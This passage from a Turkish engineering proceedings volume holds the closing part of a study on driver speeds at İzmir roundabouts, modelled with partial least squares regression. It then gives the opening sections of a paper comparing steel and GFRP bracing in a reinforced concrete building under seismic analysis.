Önceki bölümde yapılan analizler, genelde uygun geometriye sahip dönel kavşaklar için yapılmıştır. Fakat analiz sonuçları, uygun olmayan geometrilerin kavşak başarımını nasıl olumsuz etkileyebileceğini açıkça göstermektedir. Türkiye'de, özellikle kent merkezlerinde, uygun geometriye sahip dönel kavşakların sayısı oldukça azdır. Bu nedenle, sürücülerin dönel kavşaklardaki davranışlarının incelenmesi, Türkiye'deki dönel kavşak tasarımlarının iyileştirilmesi ve sürücü profiline uygun kapasite ve başarımların analiz yöntemlerinin geliştirilmesinde önemli olduğu düşünülmüştür.

Bu amaçla, İzmir'de ikamet eden dört gönüllü sürücü belirlenmiş ve taşıtlarına birer GPS cihazı yerleştirilmiştir. GPS cihazı kullanılarak gönüllü sürücülerin 15 günlük seyahat verileri toplanmış ve büro ortamında veriler incelenerek tüm sürücülerin İzmir'de geçtikleri dönel kavşaklardaki hareketleri modellenmiştir. Şekil 6'da gönüllü sürücülerin dönel kavşaklardaki hareketlerinin Google Earth üzerine işlenmiş şekline ait bir örnek yer almaktadır. Şekil 7'de ise, sürücülerin dönel kavşaktan geçişleri sırasındaki hızlarının ve ivmelerinin değişimine ait oluşturulmuş örnek grafikler görülmektedir.




Şekil 6. Gönüllü sürücülerden elde edilen verilerin Google Earth üzerindeki gösterimi



Şekil 7 Gönüllü sürücü verilerinden elde edilen grafikler

Şekil 8'de, ilk 15 gözleme ait sürücülerin kavşak girişindeki, içindeki ve çıkışındaki hızları görülmektedir. Şekilden de anlaşılacağı gibi, genelde kavşaktan çıkan taşıtların hızları, kavşağa giriş yapan veya dönüş halinde bulunan taşıtlara göre daha yüksektir. Bu farklılığın büyük oranda kavşak geometrisinden etkilendiği düşünülmektedir.

Çalışmada, sürücülerin kavşak girişindeki ve kavşak içindeki hızlarının oranları (V_d/V_g) ile kavşak içindeki ve kavşak çıkışındaki hızlarının oranları (V_c/V_d) değerleri, ayrı birer bağımlı değişken olarak tanımlanmıştır. Orta ada çapı, giriş ve çıkış platform genişlikleri, kavşak içindeki dönüş platform genişliği (veya örülme sahası genişliği) ve dönüş şeridi sayısı bağımsız değişkenler olarak tanımlanmışlardır. Ayrıca sürücülerin yapmış oldukları manevralar da bir kukla değişken olarak analizlere katılmışlardır. Sağa dönüş manevrası için "0", düz geçiş için "1" ve sola dönüş için "2" değerleri tanımlanmıştır.



Şekil 8. İlk 15 gözleme ait sürücülerin kavşak girişindeki, içindeki ve çıkışındaki hızları

Çalışmada analizler için Kısmi En Küçük Kareler (KEKK) Regresyonu yöntemi kullanılmıştır. KEKK yöntemi, genelde bağımsız değişkenler arasında içsel bağımlılık olması veya veri sayının, değişken sayısından az olması durumunda anlamlı sonuçlar verebilmektedir. Yöntemin diğer regresyon analiz yöntemlerine göre üstünlüğü, her bir adımda tek bir bileşen ve bu bileşene ait ağırlık ve yük değerleri elde edilmesidir.

Kısmi En Küçük Kareler Regresyonu (KEKKR) yöntemi ilk kez Herman Wold tarafından 1966 yılında önerilmiştir. Yöntemin çıkış noktası bağımsız değişkenlerin çok sayıda ve ilişkili olması durumunda kestirime yönelik modeller elde etmektir. KEKKR yönteminde amaç, bağımsız X değişkenleri ve bir ya da birden fazla bağımlı Y değişkenlerinin oluşturduğu iki veri bloğu için elde edilmiş gizli değişkenler (Latent Variables/LV) kullanılarak, bu iki veri bloğu arasında ilişki bulmaktır [9].

KEKKR analizi, NIPALS Algoritması (Non-Linear Iterative Partial Least Squares) kullanılarak gerçekleştirilebilir [10]. Klasik, standart algoritma olarak da bilinen NIPALS, KEKK' in temelini

oluşturmaktadır ve tek bağımlı değişken ve çok bağımlı değişken durumlarında kullanılabilir. Kovaryans matrisini en çoklayan bileşenleri elde etmeyi amaçlayan algoritmada tüm bileşenler aynı anda elde edilmez. Her bir adımda tek bir bileşen ve bu bileşene ait ağırlık ve yük değerleri elde edilmektedir. Algoritma istenilen bileşen sayısı elde edilince ya da matrisi sıfır matrisi olunca sonlandırılır [10]. NIPALS yinelemeli bir algoritma olup $N \times P$ boyutlu \mathbf{X} , açıklayıcı değişkenler matrisi ve boyutlu $N \times P$ boyutlu \mathbf{Y} , bağımsız değişkenler matrisi ile ilgilenmektedir. Burada, \mathbf{K} : açıklayıcı değişken sayısını, P : bağımlı değişken sayısını vermektedir. Yöntemle ilgili daha detaylı bilgi Bulur ve Alın'ın [10] çalışmalarından elde edilebilir.

KEKK yönteminden elde edilmiş olan bağıntılar ve elde edilen korelasyon katsayıları aşağıda sunulmuştur. Bağıntılarda, MNV , sürücülerin yaptıkları manevrayı; D_c , orta ada çapını (metre); w_e , giriş platform genişliğini (metre); w_x , çıkış platform genişliğini (metre); w_w , dönüş platform genişliğini (metre); N , dönüş şeridi sayısını; V_g , taşıtların girişteki hızını (km/saat); V_d , taşıtların kavşak içindeki hızını (km/saat) ve V_c , taşıtların kavşaktan çıkış hızlarını (km/saat) tanımlamaktadır.

$$V_d/V_g = 3,443 - 0,470MNV + 0,0003D_c - 0,122w_e - 0,094w_w + 0,151N \quad r = 0,671 \quad (3)$$

$$V_c/V_d = 2,588 + 0,279MNV - 0,004D_c - 0,067w_w + 0,044w_x - 0,341N \quad r = 0,625 \quad (4)$$

Bağıntılar incelendiğinde aşağıdaki sonuçlar elde edilmiştir:

- Sürücünün yapacağı manevra hız değişiminde önemli bir etkiye sahiptir. Bağıntıdan yola çıkarak, sağa dönen sürücünün hızına önemli azalma olmadığı anlaşılmaktadır. Diğer yandan kavşak içinde sola dönen sürücünün hızının önemli oranda düştüğü ancak kavşaktan çıkarken düz geçiş yapan sürücülere bağlı olarak hızlarını daha fazla arttırdıkları söylenebilir.
- Orta ada çapı kavşağa girişte hızı artırıcı ancak çıkışta azaltıcı bir etki yaratmaktadır.
- Dönüş şerit sayısı hızın artmasında olumlu bir etkiye sahipken, dönüş platform genişliği hızı azaltma yönünde bir etkiye sahiptir. Bu, bir önceki bölümde SIDRA Intersection analizi sonuçlarıyla da örtüşmektedir.

5. SONUÇ

Çalışmada, dönel kavşakların başarımlarında önemli bir etkisi olan geometrik gecikme kavramı, kavşağı kullanan taşıtların hızlarının değişimi bağlamında tartışılmaya çalışılmıştır. Çalışmadan aşağıdaki sonuçlar elde edilmiştir:

- Kavşaktaki dönüş şeridi sayısı arttıkça taşıt hızları artmakta ve geometrik gecikme azalmaktadır.
- Diğer yandan, dönüş şeridi ve platform genişliğinin artması, taşıt hızlarını azaltmakta ve geometrik gecikme değerinin artmasına yol açmaktadır. Bu sonuç, şerit sayısı ile ilgili

bulgularla ters düşmekle beraber, şerit disiplinin sağlanmasının önemini de ortaya koymaktadır. Şerit genişlikleri arttıkça, şerit kullanım disiplininin azaldığı bilinmektedir. Dönüş şerit genişliklerinin 5 metreden fazla olması durumunda, kavşak içinde sürücülerin birbirlerini geçmeye çalıştıkları gözlemlenmiştir. Diğer yandan birden fazla dönüş şeridi olması durumunda sürücülerin iki dönüş şeridinde üçüncü bir şerit kullanma eğilimi artmaktadır. Bu da hızların düşmesine yol açmakta ve trafik güvenliğini azaltmaktadır.

- Sürücüler, özellikle kavşak çıkışlarında hızlarını arttırmak eğilimindedirler. Ancak birden fazla dönüş şeridi olması durumunda, bu kavşak içinde maddi hasarlı kazalara yol açabilecek bir durum olarak ele alınmalıdır.

6. KAYNAKÇA

- [1] R. Janssens, R. "Evaluating the performance of a roundabout", *CEEC's Training Seminar on Road Development and Safety for Managerial Staff from Central and Eastern European Countries*, Brussles, Belgium, October 3-14, 1994.
- [2] L. Ouston, J.G. Bared, "Roundabouts", *Public Roads*, Turner Fairbank Highway research Center, Mclean, Viginia, USA, 1995.
- [3] R. Akçelik, "Roundabouts: Capacity and performance analysis", *ARRB Research report ARR 321*, Vermont, Australia, 1998.
- [4] Z. Bugg, B.J. Schroeder, P. Jenior, M. Brewer, L. Rodegerdts, "Methodology to Compute Travel Time of a Roundabout Corridor", *Transportation Research Record: Journal of the Transportation Research Board*, No. 2483, Transportation Research Board, Washington, D.C., 2015, pp. 20–29.
- [5] R. Akçelik, "Estimating negotiation radius, distance and speed for vehicles using roundabouts" 24th Conference of Australian Institutes of Transport Research (CAITR 2002), University of New South Wales, Sydney, Australia, 4-6 December 2002.
- [6] S. Tanyel, "Türkiye.deki Dönel Kavşaklar için Kapasite Hesap Yöntemi", Doktora Tezi, İstanbul Teknik Üniversitesi Fen Bilimleri Enstitüsü, İstanbul, 2001.
- [7] AUSTRROADS "Roundabouts. Guide to Traffic Engineering Practice, Part 6" Association of Australian State Road and Transport Authorities, Sydney, Australia, 1993.
- [8] FHWA, "Roundabouts: An Informational Guide. Publication No. FHWA-RD-00-067". US Department of Transportation, Federal Highway Administration, McLean, Virginia, USA, 2000.
- [9] E. Polat, "Sağlam Kısmi En Küçük Kareler Regresyon Analizinde Yeni Yaklaşımlar" Doktora Tezi. Hacettepe Üniversitesi Fen Bilimleri Enstitüsü, Ankara, 2014.
- [10] E. Bulut, A. Alın, "Kısmi En Küçük Kareler Regresyon Yöntemi Algoritmalarından Nipals ve PLS - Kernel Algoritmalarının Karşılaştırılması ve Bir Uygulama". *Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, Cilt:24, Sayı:2, ss.127-138, 2009.

BETONARME BİR YAPIDA KULLANILAN ÇAPRAZ ÇUBUK ELEMENLERDE ÇELİK VE CAM LİF TAKVİYELİ POLİMER (GFRP) MALZEMELERİN KULLANIMININ DİNAMİK ANALİZİ

Ethem Doğukan Acar¹, Halil Balıġıkurdu², Ezgi Gurbüz³, Savaş Erdem⁴

^{1,2,3,4}*İstanbul Üniversitesi-Cerrahpaşa, Mühendislik Fakültesi, İnşaat Mühendisliği Bölümü, İstanbul,
TÜRKİYE*

savas.erdem@istanbul.edu.tr

ORCID: 0000-0003-0906-5233

ÖZET

Betonun bazı çevresel faktörler etkisinde olduğu durumlarda donatı çeliğinde oluşan korozyon sonucunda, betonda hasar oluşması sebebiyle betonarme yapılarda zaman alıcı ve pahalı düzeltme işlemleri uygulanması gerekmektedir. Lif takviyeli polimer donatıların yüksek çekme dayanımına, yüksek korozyon dayanımına ve hafif bir malzeme olma özelliklerine sahip olması nedeniyle, geleneksel çelik donatının yerine kullanılabilmesi düşünülmektedir. Bu çalışmada, yapıya gelen deprem kuvvetini sönmülemekte büyük katkısı olan çapraz elamanların cam lif takviyeli polimer (GFRP) malzemesinden veya çelikten üretilmesi durumunda, yapıdaki etkileri yorumlanarak hangisinin avantajlı olacağına karar vermek amaçlanmıştır. Bu çalışmada klasik çerçevesel ve perdeli sistem, GFRP malzemesinden üretilmiş çaprazlı sistem ve çelik malzemesinden üretilmiş çaprazlı sisteme sahip bina modellerinin deprem davranışları karşılaştırılmıştır. Deprem analizlerinde Tasarım Spektrum Analizi metodu tercih edilmiştir. Bina modelleri yer değiştirme, görelî kat ötelemesi, periyot ve kuvvetler açısından analiz edilmiştir. Analiz sonuçlarına göre ilk katta çapraz elamanların bağlandığı kolonlarda kuvvet-moment analizi yapıldığında GFRP Çapraz kullanılırsa daha büyük kuvvetler ve taban momenti taşıdığı görülmüştür. Benzer şekilde Çelik Çaprazların, GFRP Çaprazlardan eleman boyu boyunca daha fazla kesme kuvveti ve momenti karşıladığı da net olarak görülmektedir. GFRP Çaprazlı yapıda Çelik Çaprazlı yapıya nazaran daha fazla yanal hareket gözlemlenmiştir. Yapı periyot değerleri karşılaştırıldığında, Çerçeve + Perdeli sistemin GFRP Çaprazlı sistemden büyük olduğu ve onun da Çelik Çaprazlı sistemden büyük olduğu sonucu elde edilmiştir. GFRP Çaprazlı sistemlerin yapıdaki periyodu yaklaşık %21,2 azaltması sonucu yanal rijitliği

arttırdığı, bunun sonucu olarak yanal ötelemeleri azalttığı gözlemlenmiştir. Bu çaprazların yapıda sönüm aracı olarak kullanılabilmesi söylenebilir. Analizlere göre GFRP Çapraz elemanların zaten var olan Çelik Çapraz elemanlara alternatif olabileceği görülmüştür. Yüksek kopma dayanımına sahip olan GFRP malzemesinin çeliğe göre daha düşük elastikiyet özelliği sebebiyle daha çok yer değiştirme yaptığı görülmüştür. Bu kapsamda 5 cm et kalınlıklı ve çekirdek bölgesi boş olan bu sistemlerin betonla doldurulması, ortaya çıkan bu kompozit kesitin elastikiyete ve burkulmaya olan etkisi yeni araştırmalara konu olabilecektir.

Anahtar Kelimeler: Betonarme Yapı, Çapraz Eleman, Cam Lif Takviyeli Polimer, Deprem Analizi

DYNAMIC ANALYSIS OF THE USE OF STEEL AND GLASS FIBER REINFORCED POLYMER (GFRP) MATERIALS IN CROSS-BAR ELEMENTS USED IN A CONCRETE BUILDING

ABSTRACT

In cases where concrete is under the influence of some environmental factors, it is necessary to apply time-consuming and expensive corrections in reinforced concrete structures due to the corrosion that occurs in the reinforcement steel and the damage to the concrete. It is thought that fiber reinforced polymer reinforcement can be used instead of traditional steel reinforcement due to its high tensile strength, high corrosion resistance and light material properties. In this study, it is aimed to decide which one will be advantageous by interpreting the effects on the structure when the cross members, which have a great contribution to damping the earthquake force coming to the building, are produced from glass fiber reinforced polymer (GFRP) material or steel. In this study, the earthquake behavior of building models with classical framed and curtain walls, braced system made of GFRP material and braced system made of steel material were compared. Design Spectrum Analysis method is preferred in earthquake analysis. Building models are analyzed in terms of displacement, relative floor displacement, period and forces. According to the analysis results, when the force-moment analysis is performed on the columns where the cross members are connected in the first floor, it was seen that if GFRP Cross is used, it carries greater forces and base moment. Similarly, it is clear that Steel Braces accommodate more shear force and moment along the length of the member than GFRP Crosses. More lateral movements were observed in the GFRP Braced

structure compared to the Steel Braced structure. When the building period values are compared, it is concluded that the Frame + Wall system is bigger than the GFRP Braced system and it is bigger than the Steel Braced system. It has been observed that GFRP braced systems increase lateral stiffness as a result of decreasing the period in the structure by 21.2% and consequently decreasing the lateral displacements. It can be said that these crosses can be used as damping means in the structure. Analyzes show that GFRP Cross members can be an alternative to existing Steel Cross members. It has been observed that GFRP material, which has high tensile strength, has more displacement than steel due to its lower elasticity. In this context, filling these systems with a wall thickness of 5 cm and an empty core area with concrete, and the effect of this composite section on elasticity and buckling may be subject to new researches.

Keywords: *Reinforced Concrete Structure, Cross Element, Glass Fiber Reinforced Polymer, Earthquake Analysis*

1. GİRİŞ

İnşaat sektörünün en önemli problemlerinden biri donatı çeliğinin korozyonudur. Betonun, deniz suyu veya tekrarlayan donma çözülme olayı gibi çevresel faktörler etkisinde olduğu durumlarda donatı çeliğinde korozyon oluşmaktadır. Bunun sonucunda, betonda hasar oluşması sebebiyle betonarme yapılarda zaman alıcı ve pahalı düzeltme işlemleri uygulanması gerekmektedir. Bu gibi çevresel koşullar etkisindeki yapılar liman yapıları, otoparklar, köprü tabliyeleri ve köprü ayakları gibi yapılardır. Lif takviyeli polimer donatıların (FRP) yüksek çekme dayanımına, yüksek korozyon dayanımına ve hafif bir malzeme olma özelliklerine sahip olması nedeniyle, geleneksel çelik donatının yerine kullanılabilmesi düşünülmektedir [1]. Lif takviyeli polimer (FRP) donatıların geleneksel çelik donatı çubuklarına göre üstün olmayan özellikleri olarak kopmadan önce çekme gerilmesi altında akma yapmaması, düşük elastisite modülü, yüksek maliyeti, çeşitli çevre koşullarında düşük lif dayanıklılığı, düşük aderans ve kenetlenme denilebilmektedir. Yaygın kullanıma sahip cam lif takviyeli polimer (GFRP) donatı, karbon lif takviyeli polimer (CFRP) donatı ve aramid lif takviyeli polimer (AFRP) donatı ile geleneksel çelik donatının çekme davranışı karşılaştırması Tablo 1’de görülmektedir.

Tablo 1. Çelik ile FRP donatılarının mekanik özellikleri karşılaştırılması [2]

Parametre	Çelik	GFRP	CFRP	AFRP
Akma Gerilmesi (MPa)	276 - 517	Akma yok	Akma yok	Akma yok
Çekme Dayanımı (MPa)	483 - 690	483 - 1600	600 - 3690	1720 - 2540
Elastisite Modülü (MPa)	200000	35000 - 51000	120000 - 580000	41000 - 125000
Akma Şekil Değişirme (%)	0.14 - 0.25	Akma yok	Akma yok	Akma yok
Kopma Şekil Değişirme (%)	6 - 12	1.2 - 3.1	0.5 - 1.7	1.9 - 4.4

(Lif Hacim Oranları 0.5-0.7 için)

Lif takviyeli polimer (FRP) donatılarının fiziksel ve mekanik özelliklerinin geleneksel çelik donatı çubuklarından farklılıkları vardır. Lif takviyeli polimer (FRP) donatının fiziksel ve mekanik özellikleri; kompozit içeriğine, matrisin ve lifin türü ve özelliklerine, lif hacim oranına, lif matris ara yüzeyindeki yapışma kabiliyetine, lifin geometrisi ve matris içinde dağılımına göre değişiklik göstermektedir [2].

Püskürtme (spray-up) , elyaf sarma (filament winding) gibi birçok üretim yöntemine sahip FRP kompozitlerin inşaat sektöründe çelik donatı eşdeğeri olarak kullanılanların üretimi pultrüzyon (profil çekme) metodu ile yapılmaktadır. Çekme yöntemi ile üretilen termoset çubuklar, her türlü çelik yapı elemanlarındaki problemlere karşı çözüm arayışları ve mühendislerin talepleri doğrultusunda yaşanan problemleri aşmak için üretilmiş teknolojik malzemelerdir ve bu çubuklar içerdiği yüksek orandaki cam lif ve uygun reçine kombinasyonları sayesinde çeliğin 3 katına kadar çekme mukavemetini karşılayabilecek özellikte olabilmektedirler [3].

FRP profillerin üretilmesinde kullanılan pultrüzyon tekniği korozyona ve kimyasallara karşı dayanıklılık, yüksek özgül mukavemet ve ısı özellikleri, her türlü hava koşullarına ve yanmaya karşı dayanıklılık, düşük ağırlık, montaj kolaylığı gibi sahip olduğu birçok avantaj sebebiyle tercih edilmektedir. Yapısal uygulamalar için en yaygın kullanılan malzemeler çelik, alüminyum ve ahşap olmasına rağmen bazı uygulamalarda bu malzemeler bu özellikleri nedeniyle yavaş yavaş yer değiştirmektedir [4]. FRP kompozitlerini betonarme yapı elemanlarında donatı olarak etkin şekilde kullanabilmek ve FRP malzemesiyle içten ve dıştan donatılmış/takviye edilmiş yapıların dizayn yöntemini standardize etmek için geniş ölçüde araştırmalar ve çalışmalar devam etmektedir [5].

Bu çalışmada klasik çerçeve ve perdeli sistem, GFRP malzemesinden üretilmiş çaprazlı sistem ve çelik malzemesinden üretilmiş çaprazlı sisteme sahip bina modellerinin deprem davranışları karşılaştırılmıştır. Deprem analizlerinde Tasarım Spektrum Analizi metodu tercih edilmiştir. Bina modelleri; yer değiştirme, görel kat ötelemesi, periyot ve kuvvetler açısından analiz edilmiştir.


Yapı periyodu belirli seviyelerin üstüne çıktığında yer değiştirmeler artarak çatlaklara sebebiyet verebileceğinden, yapıda periyodu azaltıcı önlemler almak güvenliği artıracaktır. Bu kapsamda sönümleyici olarak kullanılan çapraz elemanların kullanımı faydalı olacaktır. Bu çapraz elemanlar genel olarak çelik elemanlardır. Yapı alanında donatı malzemesi olarak da kullanılan yüksek kopma dayanımına sahip GFRP malzemesinin bu çapraz elemanlarda ana malzeme olarak kullanılmasıyla daha büyük kuvvetlere karşı daha küçük kesitler kullanılabilmesi şansını sunabilecektir. Bu çalışmada model üzerinden bunun gerçekleşme şansı araştırılmıştır.

2. MATERYAL VE METHOD


• Yapı Genel Özellikleri

Analizleri yapılan yapı İstanbul Pendik'te konut amaçlı kullanılmaktadır ve kat yüksekliği 3m'dir. Yapının kat planı Şekil 1'deki gibidir. Yan, ön ve perspektif görünüşleri ise Şekil 2'de görüldüğü gibidir.

Beton sınıfı C30 olarak, donatı çeliği ve zemin kata konulacak olan çelik çapraz çubukların malzeme tipi S420 olarak belirlenmiştir. Yapının zemin katına konulacak olan diğer çapraz çubukların malzeme özelliği GFRP (cam lif takviyeli polimer) olarak belirlenmiştir. Tablo 2'de sisteme girilen malzemelerin özellikleri belirtilmektedir.



Şekil 1. Yapının kat planı



Şekil 2. Yapının yan (a), ön (b) ve perspektif (c) görünüşleri

Tablo 2. Malzeme özellikleri

Özellik	GFRP	S420
Birim hacim ağırlık (kN/m^3)	16.9	76.97
Elastisite Modülü (GPa)	41.4	200
Isıl Genleşme Katsayısı	7×10^{-6}	1.17×10^{-5}
Minimum Akma Dayanımı (MPa)	593	420
Minimum Kopya Dayanımı (MPa)	700	500

Kesit özellikleri programın tanımlama kısmına ‘‘Section Designer’’ komutu seçilerek girilmiştir. Burada kesitlerin kullanıcıya bağlı olarak çizimi mümkün olmuştur. Yapı taşıyıcı sisteminde bulunan elemanlardan kolonlar $40 \text{ cm} \times 60 \text{ cm}$ ve $60 \text{ cm} \times 40 \text{ cm}$, kirişler $40 \text{ cm} \times 40 \text{ cm}$, perde kalınlığı 25 cm, radye temel 70 cm, kirişli döşeme 15 cm kesitli olarak tanımlanmıştır. Çapraz elemanlar çelik ve GFRP malzemesinden oluşan $40 \text{ cm} \times 40 \text{ cm}$ ve 5 cm et kalınlığı olan çekirdeği boş kesit olarak tanımlanmıştır.


- **Analiz Parametreleri**

TS498 (Yapı Elemanlarının Boyutlandırılmasında Alınacak Yüklerin Hesap Değerleri), TS500 (Betonarme Yapıların Tasarım Ve Yapım Kuralları) ve TBDY 2018 (Türk Bina Deprem Yönetmeliği 2018) yönetmeliklerinden alınan yük ve kombinasyonlar ‘Load Case’ ve ‘Load Combinations’ kısımlarından programa tanımlanmıştır. TBDY 18’e göre pratik olarak $EZ = (2/3) \times SDS \times G$ Formülü ile hesaplanmıştır. Ayrıca ‘Mass Source’ kısmından $G + 0.3 \times Q$ seçilerek yapıya etkiyen yükler bu kısımda belirtilmiştir.

Deprem Yükü Tayini Türk Bina Deprem Yönetmeliği 2018 göz önünde bulundurularak yapı modellerine program tarafından etkilmiştir. Bu hesap da söz konusu parametreler şunlardır:

Deprem Yer Hareketi Düzeyi: Deprem Yer Hareketi Düzeyi olarak DD2, yani spektral büyüklüklerin 50 yılda aşılma olasılığının %10 olduğu, tekrarlanma periyodunun 475 yıl olduğu seyrek deprem yer hareketi seçilmiştir. Bu deprem yer hareketi konut tipi yapılar için standart tasarım deprem yer hareketi olarak da adlandırılmaktadır.

Yerel Zemin Sınıfı: Bu bilgi yapının inşa edileceği yer olan Pendik'te, yapı lokasyonunda yapılan zemin etüdü raporundan alınmıştır. Zemin sınıfı ZB olarak seçilmiştir. Sonrasında binanın enlem (40.870965) ve boylamları (29.27306) AFAD haritasına girilerek spektrum eğrisi elde edilmiştir. Bu eğri Şekil 3'te görüldüğü gibidir.



Şekil 3. Spektrum ivme grafiği

Bina Kullanım Sınıfı ve Bina Önem Katsayısı: Yapı 'Konut' tipinde olduğu için Bina Kullanım sınıfı (BKS) 3 ve buna göre de Bina Önem Katsayısı (I) 1.5 seçilmiştir.

Deprem Tasarım Sınıfı: Yapı SDS değeri 0.988 hesaplanmıştır. BKS 3 olduğu için Deprem Tasarım sınıfı (DTS) 1 seçilmiştir.

Bina Yükseklik Sınıfı (BYS): DTS 1 ve HN 15 olduğu için BYS 6 seçilmiştir.

Performans Hedefi: DD2 deprem yer hareketi düzeyi için ve DTS 1 için Normal Performans Hedefi Kontrollü Hasar Performans Düzeyi (KH) olarak, Değerlendirme/Tasarım Yaklaşımı ise Dayanıma Göre Tasarım (DGT) seçilmiştir.

Taşıyıcı Sistem Davranış Katsayısı (R) ve Dayanım Fazlalığı Katsayısı (D): Taşıyıcı sistem tipi betonarme, döşeme tipi kirişli döşeme, diyafram tipi tam rijit ve süneklik düzeyi karma (Yapıda asansör perdeleri de mevcuttur.) olduğundan R değeri 5, D değeri 2.5 olarak belirlenmiştir.

• Hesap Yöntemi

Programda Ex ve Ey deprem yükleri tanımlanırken 'Response Spektrum' tanımlanarak, deprem yükü oldukları ve hesap yönteminin Tepki Spektrum yöntemi olacağı belirtilmiştir. Daha sonra

'Functions' kısmından 'Response Spektrum' seçilerek, TBDY 2018'den alınan bir önceki bölümdeki parametreler programa tanımlanmıştır.

Küçük Parçalara Ayırma (Mash) işlemi yapılarak kuvvet, yer değiştirme, moment gibi değerlerin daha hassas okunmasına olanak verilmiştir. Temel noktaları seçilerek, bu noktaların bağılıkları x ve y yönünde doğrusal hareket için tutulu, z yönünde de dönme için tutulu seçeneği işaretlenmiştir. Temele rijitliği 25000 kN/m^2 olan yay tanımlanarak zeminle yaptığı etkileşim belirlenmiştir. Döşemeler ve temel seçilerek buradaki ufak alanlara (mash) G değeri 1.5 kN/m^2 ve Q değeri 2 kN/m^2 ölü ve hareketli yük değerleri girilmiştir (TS 498).

GFRP ve çelikten yapılacak olan çapraz çubuk elemanların yapıya ayrı ayrı konulması ve yapının çapraz olmadan yüklemelere maruz kalması olarak aşağıda maddeler halinde belirtildiği gibi 3 ayrı durum incelenmiştir.

- Çerçeve + Perdeli Yapı Sisteminin Çözümü (Bina ilk olarak çapraz eleman konulmadan yapılmış ve yerdeğiştirme, kuvvet, moment değerleri okunmuştur.)
- GFRP Malzemesi Kullanılarak Yapılmış ve Kesit Özellikleri Belirlenmiş Çapraz Elemanların Kullanılmasıyla Yapı Sisteminin Çözümü
- S420 Donatısı kullanılarak Yapılmış ve Kesit Özellikleri Belirlenmiş Çapraz Elemanların Kullanılmasıyla Yapı Sisteminin Çözümü

Çapraz elemanlar birleştiği kolon ve kiriş birleşim bölgelerine rijit olarak bağlanmışlardır. Çapraz elemanlar her iki sistemde de depremin her doğrultudan gelme ihtimaline karşı 2 doğrultulu ve 2 yönlü olarak atılmıştır. Çaprazların atım şekli Şekil 4'te görüldüğü gibidir. Daha sonra analize başlanmıştır.



Şekil 4. Çaprazların atım şekli

3. BULGULAR

- **Farklı Kombinasyon Yüklemelerine Göre Katlara Ait Deplasman ve Görelî Kat Ötelemeleri**


Planlanan 3 farklı durum için elde edilen periyot değerleri Tablo 3'te görülmektedir. Periyot değerleri incelendiğinde Çerçeve + Perdeden oluşan sistem en büyük periyoda sahiptir. GFRP Çapraz

eleman kullanılmasıyla periyod değeri % 21.17 azalmıştır. Aynı değer çelik çaprazda ise %27.58'dir. Yani Çelik Çaprazlar, GFRP Çaprazlara göre daha fazla sönüm yapabilmiş ve periyodu artırmıştır.

Tablo 3. Sistemlerin elde edilen periyod değerleri


Modal Periyot ve Frekans Değerleri Tablosu			Çelik Çapraz	GFRP Çapraz	Çerçeve + Perde			
Çıktı Durumu	Adım Tipi	Adım Numarası	Periyod	Frekans	Periyod	Frekans	Periyod	Frekans
Tekst	Tekst	Birimsiz	saniye	1/saniye	saniye	1/saniye	saniye	1/saniye
MODAL	Mod	1	0,22798	4,38645	0,24839	4,02594	0,31482	3,17639

X ve Y yönlerinde farklı yükleme kombinasyonlarına maruz bırakılarak en çok yer değiştirdikleri yüklemdeki deplasmanlar Şekil 5'te görülmektedir. Elde edilen sonuçlara göre X yönündeki yer değiştirmelerde GFRP çaprazlı yapının 5. Katındaki maksimum yer değiştirmesi hepsinden fazla iken, Y yönünde hepsinden azdır.



Şekil 5. X yönü (a) ve Y yönü (b) için maksimum deplasman - kat grafiği

Şekil 6'da en olumsuz yüklemeler altında yapılan maksimum Görelî Kat Ötelemeleri görülmektedir. Görelî Kat Ötelemeleri incelendiğinde en az rijit olan Çerçeve + Perde sistemli yapının 2. Katta yaptığı maksimum yer değiştirmeden sonra üst katlardaki birbirine göre kat deplasmanının daha az olduğu görülmüştür. Bu düşük rijitlikli sistemlerin aşağı katlarda ilk etkiyle beraber attıkları enerjiyi göstermektedir. Sonuçlarda GFRP sistemdeki görelî kat ötelemelerin 2. Kattan sonraki görelî kat ötelemesinin azlığı sebebiyle GFRP sistemin Çelik Çaprazlı sisteme göre daha az rijit olduğu tahmini yapılmaktadır.




(a)

(b)

Şekil 6. X yönü (a) ve Y yönü (b) için GKÖ - kat grafiği

Şekil 7'ye göre EX1 yüklemesi altında deplasmanlar incelendiği takdirde son katta en az deplasmanı GFRP Çaprazlı sistem yapmış, Çerçeve + Perde sistemine göre %20 daha az deplasman gerçekleştirmiştir. Çelik Çaprazlı sistem ise en az deplasman gerçekleştiren sistem olmuştur.




(a)

(b)

Şekil 7. EX1 yüklemesi için X yönü (a) ve Y yönü (b) için deplasman - kat grafiği

Şekil 8 incelendiğinde X yönünde GFRP Çaprazlı sistemin Çerçeve Sisteme göre daha az yer değiştirme yaptığı, en az yer değiştirmeyi ise Çelik Çaprazlı Sistemin yaptığı gözlenmiştir. Y yönünde ise sıralamanın tam tersi olduğu görülmüştür.




Şekil 8. EX1 yüklemesi için X yönü (a) ve Y yönü (b) için GKÖ - kat grafiği

$G+Q+EX-0.3 \times EY+0.2 \times G(EZ)$ kombinasyon yüklemesine göre yapıda yine en az deplasmanın aynı katta Çelik Çaprazlı sistemde olduğu görülmüştür. GFRP çaprazlı sistem ise Çerçeve sistemine göre daha az yer değiştirmede bulunmuştur. Bu yüklemde Görelî Kat Ötelemeleri incelemesi yapıldığında önceki yüklemelerdeki sonuçlara benzerlik gözlemlenmiştir. X ve Y yönlerinde ayrı ayrı incelemeler yapıldığında Y yönünde GFRP Çaprazlı Sistemin Görelî Kat Ötelemelerinin daha düşük olduğunu, enerji atımının 2. Katta sağlandığını göstermektedir. Ancak X yönünde Çelik Çaprazların daha başarılı olduğu gözlemlenebilir.

$0.9 \times G+EX-0.3 \times EY-0.2 \times G(EZ)$ kombinasyon yüklemesine göre yapı X ve Y yönlerinde en az yer değiştirmeyi Çelik Çaprazlı sistemde, daha sonra GFRP'li sistemde daha sonra ise Çerçeve+ Perde sistemde gerçekleştirmiştir. Görelî Kat Ötelemeleri incelendiğinde ise X ve Y yönlerinde yine ayırım gözlemlenmiştir. Bu Y yönünde 2. Kattan sonra Görelî Kat Ötelemesi daha az olan bir GFRP Çaprazlı sistemi işaret etmiştir. X yönünde ise Çelik Çaprazlı sistemin üstünlüğü gözlemlenmiştir.

- **Yapıdaki Alt Kolon ve Çapraz Elemanların Kuvvet-Moment İlişkisi**

